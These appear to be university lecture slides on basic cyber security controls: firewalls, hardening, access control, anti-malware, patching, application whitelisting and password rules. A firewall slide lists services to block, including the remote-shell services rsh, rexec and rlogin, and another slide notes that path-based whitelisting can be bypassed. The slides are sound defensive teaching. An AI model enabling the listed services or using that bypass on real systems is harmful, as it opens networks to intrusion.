 - incident reporting



Source: Security Boulevard - The Top Security Tools to Use Across the Cyber Kill Chain


Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

- Command and Control

- Your incident responders should be equipped with
 - Security information and event management (SIEM)
 - log management
 - application security
 - Network Behavior Analysis (NBA) tools
 - reputation filtering
 - network monitoring,
 - etc




Source: Security Boulevard - The Top Security Tools to Use Across the Cyber Kill Chain

Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

- Action on Objective
 - The technologies and tools that can help put a stop to data leaving the organization may include
 - Data Loss Prevention (DLP)
 - Security information and event management (SIEM)
 - User and Entity Behavior Analytics (UEBA)
 - Identity and Access Management (IAM)
 - Next Generation Firewalls (NGFW)
 - backup and restore capabilities.
 - Across each phase, your organization has an opportunity to put a stop to a threat actor
 - Strategies, tools, and technologies can aid significantly in protecting your organization and preventing it from becoming a victim of a significant data breach.



Source: Security Boulevard - The Top Security Tools to Use Across the Cyber Kill Chain



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Essential Cyber Security Controls

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Threat Landscape and Common Cyber Attacks



Agenda

- The Threat Landscape
- Understanding Vulnerabilities
- Common Cyber Attacks
 - Stages and Patterns
 - Targeted and Non-targeted Attacks
 - Reducing exposure to Cyber Attacks
- Essential Cyber Security Controls
 - Boundary firewalls and Internet gateways
 - Secure configuration
 - Whitelisting and execution control
 - User access control
 - Password policy
 - Content checking




Essential Cyber Security Controls



Overview

- Cyber Essentials is a UK Government-backed, industry-supported scheme to help organizations protect themselves against common online threats
- The UK Government worked with the Information Assurance for Small and Medium Enterprises (IASME) consortium and the Information Security Forum (ISF) to develop Cyber Essentials




Source: <https://www.ncsc.gov.uk/cyberessentials/overview>

Essential Cyber Security Controls



Overview

- The Essential Cyber Security controls involve a set of controls which, when properly implemented, will provide organizations with basic protection from the most prevalent forms of threats coming from the Internet
- In particular, it focuses on threats which require low levels of attacker skill, and which are widely available online
 - Boundary firewalls and Internet gateways
 - Secure configuration
 - Whitelisting and execution control
 - User access control
 - Password policy
 - Content checking





Boundary Firewalls and Internet Gateways





Boundary Firewalls and Internet Gateways

Overview

- A firewall or Internet gateway protects internal networks and systems against unauthorized access from the Internet
- A firewall monitors all inbound and outbound traffic and restricts it to only authorized connections
 - Such restrictions are achieved by applying configuration settings known as firewall rules
- A Firewall is a barrier that sits on the edge of your network (the trusted network) separating it from the rest of the internet (the untrusted network)
- The role of a Firewall's role is:
 - to prevent those that are not permitted access to your network
 - to stop them from being able to gain control or visibility of your data or systems
 - to provide secure access for those external to your network that you wish to permit access
- This could include the provision of a VPN or certain network ports being open to third-party services, such as a VoIP phone system, for example.

Boundary Firewalls and Internet Gateways



Why do we need firewalls?

- Why are firewalls important?
 - Firewalls create a buffer between your IT network and other, external networks.
 - The Internet is basically a public network
 - Any connected computer can find and connect to any other connected computer
 - A firewall helps create a barrier between the Internet and your own computer or network
 - It enables you to program what can get out and what can come in
- A firewall can help protect against:
 - Criminal hackers trying to breach your network;
 - Viruses that spread from computer to computer over the Internet; and
 - Some outgoing traffic originating from a virus.



Boundary Firewalls and Internet Gateways

Securing Firewalls

- For all firewalls (or equivalent network devices), an organization should routinely follow these:
 - Change any default administrative password to an alternative strong password – using best practices – or disable remote administrative access entirely
 - The administrative interface used to manage boundary firewall configuration should not be accessible from the Internet
 - Unless there is a clear and documented business need
 - This admin interface must be protected by one of the following controls:
 - A second authentication factor, such as a one-time token; or
 - An IP whitelist that limits access to a small range of trusted addresses
 - Block unauthenticated inbound connections by default
 - Firewall rules that are no longer required should be removed or disabled in a timely manner
 - E.g. because a service is no longer required

Boundary Firewalls and Internet Gateways



Securing Firewalls Contd...

- For all firewalls (or equivalent network devices), an organization should routinely follow these:
 - Each rule that allows network traffic to pass through the firewall (e.g. each service on a computer that is accessible through the boundary firewall)
 - should be subject to approval by an authorized individual and documented
 - the documentation should include the organization's need (business case)
 - Unapproved services, or services that are typically vulnerable to attack should be disabled (blocked) at the boundary firewall by default
 - E.g., server message block (SMB), NetBIOS, tftp, RPC, rlogin, rsh or rexec
 - Use a host-based firewall on devices that are used on untrusted networks
 - such as public Wi-Fi hotspots
 - A host-based firewall is a firewall software that runs on an individual computer or device connected to a network
 - These types of firewalls are a granular way to protect the individual hosts from viruses and malware, and to control the spread of these harmful infections throughout the network.



Secure Configuration



Secure Configuration



Overview

- Secure configuration refers to security measures that are implemented when building and installing computers and network devices in order to reduce unnecessary cyber vulnerabilities
- Security misconfigurations are one of the most common gaps that criminal hackers look to exploit
- According to a recent report by Rapid7, internal penetration tests encounter a network or service misconfiguration more than 96% of the time
 - Rapid7 is a provider of security data and analytics solutions enabling organizations to implement an active approach to cybersecurity
- Following an inventory of your hardware and software, the most important security control is to implement secure configuration
 - According to the SANS Institute and the Council on CyberSecurity
 - The SANS Institute (www.sans.org), founded in 1989 specializes in information security, cybersecurity training, and selling certificates



Secure Configuration

Why is Secure Configuration Important?


- Manufacturers often set the default configurations of new software and devices to be as open and multi-functional as possible
 - E.g., in the case of a router this could be a predefined password
 - E.g., in the case of an operating system, it could be the applications that come preinstalled.
- It's easier and more convenient to start using new devices or software with their default settings, but it's not the most secure
- Accepting the default settings without reviewing them can create serious security issues, and can allow cyber attackers to gain easy, unauthorized access to your data
- Web server and application server configurations play a crucial role in cyber security
- Failure to properly configure the servers can lead to a wide variety of security problems
- Computers and network devices should also be configured to minimize the number of inherent vulnerabilities and provide only the services required to fulfil their intended function

Secure Configuration



Hardening Guides for Securing Technologies

- Initial installation of technology with its default configuration
 - E.g., an OS, a Web Server, a Database Server, or any technology with their default configurations usually work fine
 - Assuming proper installation
 - However, the default configurations are far from secure
 - Getting the system up and running is just a first step
- Hardening guides for securing the software
 - Most important step, is to harden the system and make sure it as secure as possible
 - Hardening guides are specific to the technology and can be obtained from the manufacturer or developer of the software
 - Internet Interest Groups for more popular OS and Applications also provide their hardening guides based on their experience or best practices
 - Sometimes a technologist who has gone through this process might document and share their hardening guides and process with others



Secure Configuration



Key Technologies that Require Secure Configuration

- Web Server
 - MS Internet Information Server, Apache HTTP Server, etc.,
- Operating System
 - Windows, Linux, iOS, Android, etc.,
- Application Server
 - Programming Languages, Runtime Libraries, etc.,
- Network Infrastructure Devices
 - Switches, Routers, Firewalls, IPS, etc.,



Secure Configuration



Web Server

- Access a server with your browser
 - Provides popular services on the Internet for browsing – Web Services
 - E.g., MS Internet Information Server, Apache HTTP Server, etc.,
- Huge potential for security issues
 - Because web server is open to the Internet, there is a huge potential security issues
 - E.g., Data Leaks, Server Access, DDoS, etc
- Sample hardening processes for Web Servers:
 - Check for information leakage: Banner information, Directory browsing
 - Permissions: Run from a non-privileged account, configure file permissions
 - Configure SSL: Manage and install certificates
 - So that communications happen over encrypted channel
 - Log files:
 - Ensure logging is enabled.
 - We must be able access and monitor all log files for this web server

Secure Configuration



Operating System

- Updates
 - After installing the OS, ensure that it is upgraded to the latest version
 - Ensure service packs, security patches, OS updates, etc., are up to date
- User Accounts
 - User accounts must be configured based on the security policy
 - E.g., Minimum password length
 - Account limitations: Ensure that these user accounts have just enough capabilities
- Network Access and Security
 - Check network access and setup proper restrictions of who might be using this service across the network
- Monitor and Secure
 - Ensure ongoing monitoring
 - Ensure Anti-virus and Anti-malware software are installed

Secure Configuration



Application Servers


- Some architectures are multi-tiered
 - Web Server handles the front end, Database Server on the back-end
 - There might be Application Servers in the middle that sits between Web Server and Database Server
 - Also referred to as Middleware
 - These usually include Programming Languages, Runtime Libraries, etc.,.
- Application servers usually have specific functionality
 - If there are any other services running on the device, they must be disabled
- Operating System Updates
 - Like any other server, ensure OS and related patch updates are properly managed
- Access Controls and File Permissions
 - Limit rights to what is required
 - Limit access from other devices
 - In some cases App Server will only be communicating with Web Server and Database Server.

Secure Configuration



Network Infrastructure Devices

- These devices work behind the scene and keep our network up and running
 - E.g., Switches, Routers, Firewalls, IPS, etc.
 - But, we don't feel their existence, nor we interact with them directly
- OS for these devices
 - These devices are built for a specific purpose
 - They have their own OS embedded in their hardware
 - These OS have very limited access
- Configuring these devices
 - Never use default settings for these devices
 - They are configured with back-end authentication process
 - If someone tries to log into these devices, they are authenticated against the database
- Security updates
 - These devices don't usually have updates that we might see for other devices
 - When there is an update available, they are very important and check with the manufacturer



Secure Configuration



General Rules and Guidelines


- For computers and network devices, your organization should routinely:
 - Remove and disable unnecessary user accounts
 - Change default or guessable account passwords to something non-obvious;
 - Remove or disable unnecessary software;
 - Disable any auto-run feature that allows file execution without user authorization
 - Authenticate users before enabling Internet-based access to commercially or personally sensitive data, or data critical to the running of the organization.

Secure Configuration



General Rules and Guidelines

- For password-based authentication, the organization should:
 - Protect against brute-force password guessing by limiting attempts and/or the number of guesses allowed in a certain period;
 - Set a minimum password length of at least eight characters
 - Change passwords promptly when the user knows or suspects they have been compromised; and
 - Have a password policy that informs users of best practices.



Secure Configuration



General Rules and Guidelines

- As a minimum:
 - Unnecessary user accounts (e.g. Guest accounts and unnecessary administrative accounts) should be removed or disabled immediately
 - Any default password for a user account should be changed to an alternative, strong password
 - Unnecessary software (including application, system utilities and network services) should be removed or disabled
 - The auto-run feature should be disabled (to prevent software programs running automatically when removable storage media is connected to a computer or when network folders are accessed)
 - A personal firewall (or equivalent) should be enabled on desktop PCs and laptops, and configured to disable (block) unapproved connections by default.



User Access Control




User Access Control



Overview

- Access control involves selective restriction of access to data
 - Meaning, they provide access to users based on what they are permitted to see and use
- It consists of two elements:
 - Authentication – a technique used to verify the identity of a user
 - Authorization – determines whether a user should be given access to data
- Under module 2, we already discussed
 - Discretionary Access Control (DAC)
 - Nondiscretionary Access Controls
 - Mandatory Access Control (MAC)
 - Role-based access control (RBAC)
 - Attribute-based access control (ABAC)
 - Originator-controlled Access Control (ORCON or ORGCON)
 - Originator (creator) of information controls who can access information
- Here, we focus more on the general rules and guidelines



User Access Control



Why are Access Controls Important?


- To be effective, access control requires the enforcement of robust policies
- Organizations must determine the most appropriate access control model based on the type and sensitivity of the data they are processing
- Any organization whose employees connect to the Internet needs some level of access control in place
- Accounts with privileged access are a prime target for cyber criminals
- This is because they offer more access compared to normal users, enabling unrestricted access to sensitive information as well as administrative rights to gain control of the network
- Privilege accounts (e.g. administrative accounts), should be assigned only to authorized individuals, managed effectively, and provide the minimum level of access to applications, computers and networks
- Convenience sometimes results in many users having administrative rights, which can create opportunities for exploitation

User Access Control



General Rules and Guidelines

- Authenticate users before granting access to applications or devices, using unique credentials;
- Remove or disable user accounts when no longer required;
- Implement two-factor authentication, where available;
- Use administrative accounts to perform administrative activities only; and
- Remove or disable special access privileges when no longer required.



User Access Control



General Rules and Guidelines

- As a minimum:
 - All user account creation should be subject to a provisioning and approval process
 - Special access privileges should be restricted to a limited number of authorized individuals
 - Details about special access privileges (e.g. the individual and purpose) should be documented, kept in a secure location and reviewed on a regular basis (e.g. quarterly)
 - Administrative accounts should only be used to perform legitimate administrative activities, and should not be granted access to email or the Internet
 - Administrative accounts should be configured to require a password change on a regular basis (e.g. at least every 60 days)
 - Each user should authenticate using a unique username and strong password before being granted access to applications, computers and network devices
 - User accounts and special access privileges should be removed or disabled when no longer required (e.g. when an individual changes role or leaves the organization) or after a pre-defined period of inactivity (e.g. 3 months)



Malware Protection




Malware Protection



Overview

- Malware is a significant problem
- Malicious programs can be delivered
 - physically into a system through a USB drive or other means
 - via the Internet through drive-by downloads, which automatically download malicious programs to users' systems
 - via malicious websites and phishing emails
- More sophisticated malware attacks often involve the use of a command-and-control server. It allows,
 - the attackers to communicate with the infected systems
 - exfiltrate sensitive data and
 - remotely control the compromised device or server.
- So, it is important to protect your system, your privacy and your sensitive documents



Malware Protection



General Rules and Guidelines

- To minimize the risk of malware, the organization should adopt the following approaches:
- Anti-malware software
 - Keep software up to date, with signature files updated at least daily.
 - Configure software to scan files automatically upon access
 - This includes when files are downloaded and opened, and when they are accessed from a network folder.
 - Ensure software scans web pages automatically when they are accessed through a web browser.
 - Ensure software prevents connections to malicious websites.
- Application whitelisting
 - Only allow approved applications to be executed on devices
 - Ensure that the organization actively approves such applications before deploying them to devices, and maintain an up-to-date list of approved applications.
- Application sandboxing
 - Ensure that all code of unknown origin is run within a ‘sandbox’ that prevents access to other resources unless the user explicitly grants permission.

Malware Protection



General Rules and Guidelines

- As a minimum:
 - Malware protection software should be installed on all computers that are connected to or capable of connecting to the Internet
 - Malware protection software (including program code and malware signature files) should be kept up to date (e.g. at least daily, either by configuring it to update automatically or through the use of centrally managed deployment)
 - Malware protection software should be configured to scan files automatically upon access (including when downloading and opening files, accessing files on removable storage media or a network folder) and scan web pages when being accessed (via a web browser)
 - Malware protection software should be configured to perform regular scans of all files (e.g. daily)
 - Malware protection software should prevent connections to malicious websites on the Internet (e.g. by using website blacklisting).



Patch Management



Patch Management



Overview


- Any software is prone to technical vulnerabilities
- Once discovered and shared publicly, these can rapidly be exploited by cyber criminals
- Patch management is about keeping software on computers and network devices up to date and capable of resisting low-level cyber attacks
- Criminal hackers can take advantage of known vulnerabilities in operating systems and third-party applications if they are not properly patched or updated

Patch Management



General Rules and Guidelines

- Software should be kept up to date
- Software – definition
 - Something that runs on computers and network devices that are connected to or capable of connecting to the Internet
- As a minimum:
 - Software should be licensed and supported (by the software vendor or supplier of the software) to ensure security patches for known vulnerabilities are made available
 - Updates to software (including operating system software and firmware) should be installed in a timely manner (e.g. within 30 days of release or automatically when they become available from vendors)
 - Out-of-date software (i.e. software that is no longer supported) should be removed from computer and network devices immediately
 - All security patches for software should be installed in a timely manner (e.g. within 14 days of release or automatically when they become available from vendors)






Whitelisting and Execution Control

Whitelisting and Execution Control



Overview

- Any application running on our computer can be dangerous
 - Vulnerabilities, Trojan Horses, Malware
- These exploits can happen only if an executable is run
 - So, it makes sense to control the execution of these applications
- Two major strategies
 - Whitelisting
 - Blacklisting



Whitelisting and Execution Control



Whitelisting

- Whitelisting is a cybersecurity strategy under which a user can only run those applications that are approved by the administrator
- Instead of keeping track of malicious code that should be blocked, security administrator compiles a list of approved applications that a computer or mobile device can access
- It requires explicit approval to run the applications
- In essence, the user has access to only a limited set of functionality, and what they can access has been deemed safe by the administrator
- This is very restrictive. it is an extreme lockdown measure that, if implemented properly, can keep many cybersecurity problems at bay
- Disadvantages:
 - It can be quite inconvenient and frustrating for end-users, requires careful implementation and proper ongoing administration, and isn't a foolproof barrier to attacks.
- Advantages:
 - We know exactly what kinds of applications are or can be run on our systems
- Bottom line: nothing runs unless approved

Whitelisting and Execution Control



Blacklisting & Graylisting

- Blacklist
 - It is the exact opposite of whitelisting
 - Nothing on the "bad list" can be executed
 - Blacklist is a list of different entities that have been deemed to be malicious so those are the ones that you actually want to block from the get go
 - There is a lot less administrative overhead, but this allows any application that is not blacklisted
- Graylist
 - Graylist is a list of different objects that haven't been established as harmful or malicious or non-harmful or non-malicious
 - Once additional information is actually obtained, the graylist items can be either moved to a whitelist or to a blacklist
- National Institute of Standards and Technology (NIST) defines the concept of whitelisting and blacklisting in their special publication NIST SP800-167
 - <https://csrc.nist.gov/publications/detail/sp/800-167/final>

Whitelisting and Execution Control



What threats does whitelisting fight?

- Application whitelisting is a great defender against two different kinds of security threats
 - Malware:
 - Malicious software payloads like keyloggers or ransomware won't be able to execute if they're not on the whitelist
 - "Shadow IT"
 - Shadow IT is the use of information technology systems, devices, software, applications, and services without explicit IT department approval
 - End users or individual departments may try to install programs on their computers that are insecure or aren't properly licensed
 - If those apps aren't whitelisted, the rogue departments are stopped in their tracks, and IT will be informed about the attempt



Whitelisting and Execution Control

How do you create an application whitelist?


- Two different approaches
 - One, using a standard list (supplied by the whitelist software vendor) of applications typical for our type of environment, which can then be customized to fit
 - Two, is to have a system that you know is clear of malware and other unwanted software, and scan it to use as a model for a number of other machines
 - The second method is a good fit for kiosks or other public-facing devices, which run a limited set of applications and don't require much by way of customization

Whitelisting and Execution Control



Challenges in Application Whitelisting

- There are practically hundreds or thousands of files and applications in the system with the legitimate need to be actually present and running on that system
- So, the challenge is in
 - Continuous management of what is and what is not in the whitelist
 - Keeping track of what is and what is not allowed in a system



Whitelisting and Execution Control



Tools for Managing Whitelists

- Modern application whitelisting solutions can keep track of the changes happening on a system when approved changes are made to the whitelists
- Most commercial operating systems have some whitelisting functionality built in, including Windows 10 and macOS
- App stores (used to install applications on iOS and Android devices), can be seen as a form of application whitelisting
 - they ostensibly only allow applications that are certified to be safe
- Most mobile management software allows more granular controls.
- There are third-party vendors who offer more powerful or more granular application whitelisting software
 - These are often rolled into larger offerings or security suites
- Popular examples include:
 - AppLocker, a Microsoft offering for its enterprise OS editions
 - BeyondTrust, which has offerings for Mac and Windows as well as Unix-like OSes
 - PolicyPak, which works on on-prem and remote computers
 - Centrify, which emphasizes zero-trust principles across its product suite
 - Kaspersky Whitelist, a collaborative hosted service

Whitelisting and Execution Control



How is application whitelisting accomplished?

- The NIST guide breaks down the various attributes that can be used for this purpose:
 - The file name
 - The file path
 - The file size
 - A digital signature by the software's publisher
 - A cryptographic hash
- Which attributes should be used and how much weight should be given to each is key to the art of whitelisting



Whitelisting and Execution Control



Methods for Application Whitelisting

- File path
 - Permits all applications contained within a particular path or directory or folder
 - A very weak attribute because it allows any malicious file residing in those paths or directories to be actually executed
- Filenames
 - A very weak attribute because file name of a malicious program can be changed to be the same as a benign file or program
 - It is recommended to combine file path and filename attributes along with a digital signature attribute
- If our whitelisting software allows any application with a specified file name or in a specified folder to execute, then all a hacker has to do bypass that protection is to place malware with that file name in the permitted location

Whitelisting and Execution Control



Methods for Application Whitelisting

- File sizes
 - The monitoring of the file size assumes that a malicious version of an application will have a different size than the original.
 - However, attackers can also change the file size of any given file
- Cryptographic Hash
 - Application hash is created based on the contents of the executable
 - Allow only applications with a unique identifier
- Digital Certificates
 - Many app developers and publishers digitally sign their executables
 - They use a certificate that everyone has and automatically trust the digital signature
 - E.g., Microsoft does this with their executables
- Specifying a precise file size or requiring a check against a cryptographic hash makes it harder to trick the whitelisting software
- However, this information needs to be updated in the whitelist every time the application file changes — E.g., whenever it's patched

Whitelisting and Execution Control



Requirements for Whitelisting Software

- NIST points out that full-on applications aren't the only potential threat to a computer
- Whitelisting software needs to keep on top of various libraries, scripts, macros, browser plug-ins, configuration files, and, on Windows machines, application-related registry entries
- Different vendors can deal with these with varying levels of granularity
- Some whitelisting software can also whitelist specific behavior from even approved applications, which can come in handy if hackers manage to hijack them
- And whitelisting software should also integrate with the permissions structure of your operating system, whitelisting applications for some users (like administrators) but not others.

Whitelisting and Execution Control



Whitelisting Best Practices

- A whitelisting program is only as good as the list itself
- IT isn't static; some of your software will fall out of use, some will need to be updated in ways that could cause the whitelist to fail to recognize it, and new software will become necessary for your organization to fulfill its mission
- Roll out whitelisting in phases to make sure we don't disrupt enterprise-wise operations if something goes wrong
- Spend time to make sure we get a correct whitelist correct
- Think of it as an opportunity to audit what applications your organization has installed across your IT infrastructure — and which ones it really needs
- Develop a whitelisting policy to ensure what goes into the list
- Don't neglect the maintenance of your whitelist
- This maintenance requires resources; you'll either need to have staff for whom this is part of their duties, or you'll need to pay your vendor for this service, or some combination of the two.

Whitelisting and Execution Control



Where whitelisting fits into a security program

- Whitelisting isn't a one-size-fits-all tool, and it may not be an ideal endpoint solution for every computer under your purview
- Calyptix Security suggests three scenarios where application whitelisting makes sense:
 - On centrally managed hosts connected to other computers
 - On computers in a high-risk environment
 - On laptops or kiosks where users do not have administrative privileges
- Whitelisting isn't a security panacea, and has to fit into a larger security landscape within your organization
- You'll still need anti-malware, endpoint protection, and perimeter defense systems to protect computers for which whitelisting isn't appropriate, or to catch what whitelisting misses



Password Policy

A circular logo with a blue border containing the text "GURU NANAK DEV TECHNOLOGICAL UNIVERSITY". Inside the circle, there is a smaller emblem with the text "ਸ਼ਾਨ ਪ੍ਰਸ਼ੰਸਕ".

Password Policy



Overview


- Most system compromises are the result of weak passwords
- A few reasons
 - Users create easy-to-guess passwords
 - Administrators often forget to remove default accounts and passwords on devices
 - Unused accounts contain passwords that don't change
- Users should select good passwords and periodically change them
- Password guessing and cracking attacks are common ways of gaining unauthorized entry to networks
- If given enough time, even the best passwords can eventually be broken
- Strong passwords act as deterrent against password guessing attacks and buys additional time against cracking attacks

Password Policy



Guidelines to Enforce Strong Password

- The following guidelines enforce a strong password policy:
 - The password must be at least eight characters
 - It should contain both alphanumeric and special characters
 - A user can't reuse his/her last five passwords
 - Passwords must change every 60 days
 - Accounts are locked out after three failed login attempts






Password Policy

Guidelines to Enforce Strong Password

- The following examples allow the enforcement of the password policy at the operating system level:
- Password aging
 - Allows forcing the user to change his password periodically
- Minimum length
 - Allows the enforcement of a minimum password length
- Non-dictionary words
 - Allows stopping the user from selecting a password that is in a standard dictionary
- Password uniqueness
 - Allows specifying the number of new passwords that users must select before they can reuse a previous one
- New password
 - Allows setting a minimum number of characters required for the new password that is different from the previous password



Password Policy



Create Good Passwords

- The following best practices provide additional guidelines for creating strong passwords:
 - Use passwords with upper and lower case letters
 - Don't just capitalize the first letter, but add other uppercase letters as well
 - Use a combination of uppercase, lowercase, numbers, and special characters
 - Create a password that can be typed quickly without having to look at the keyboard
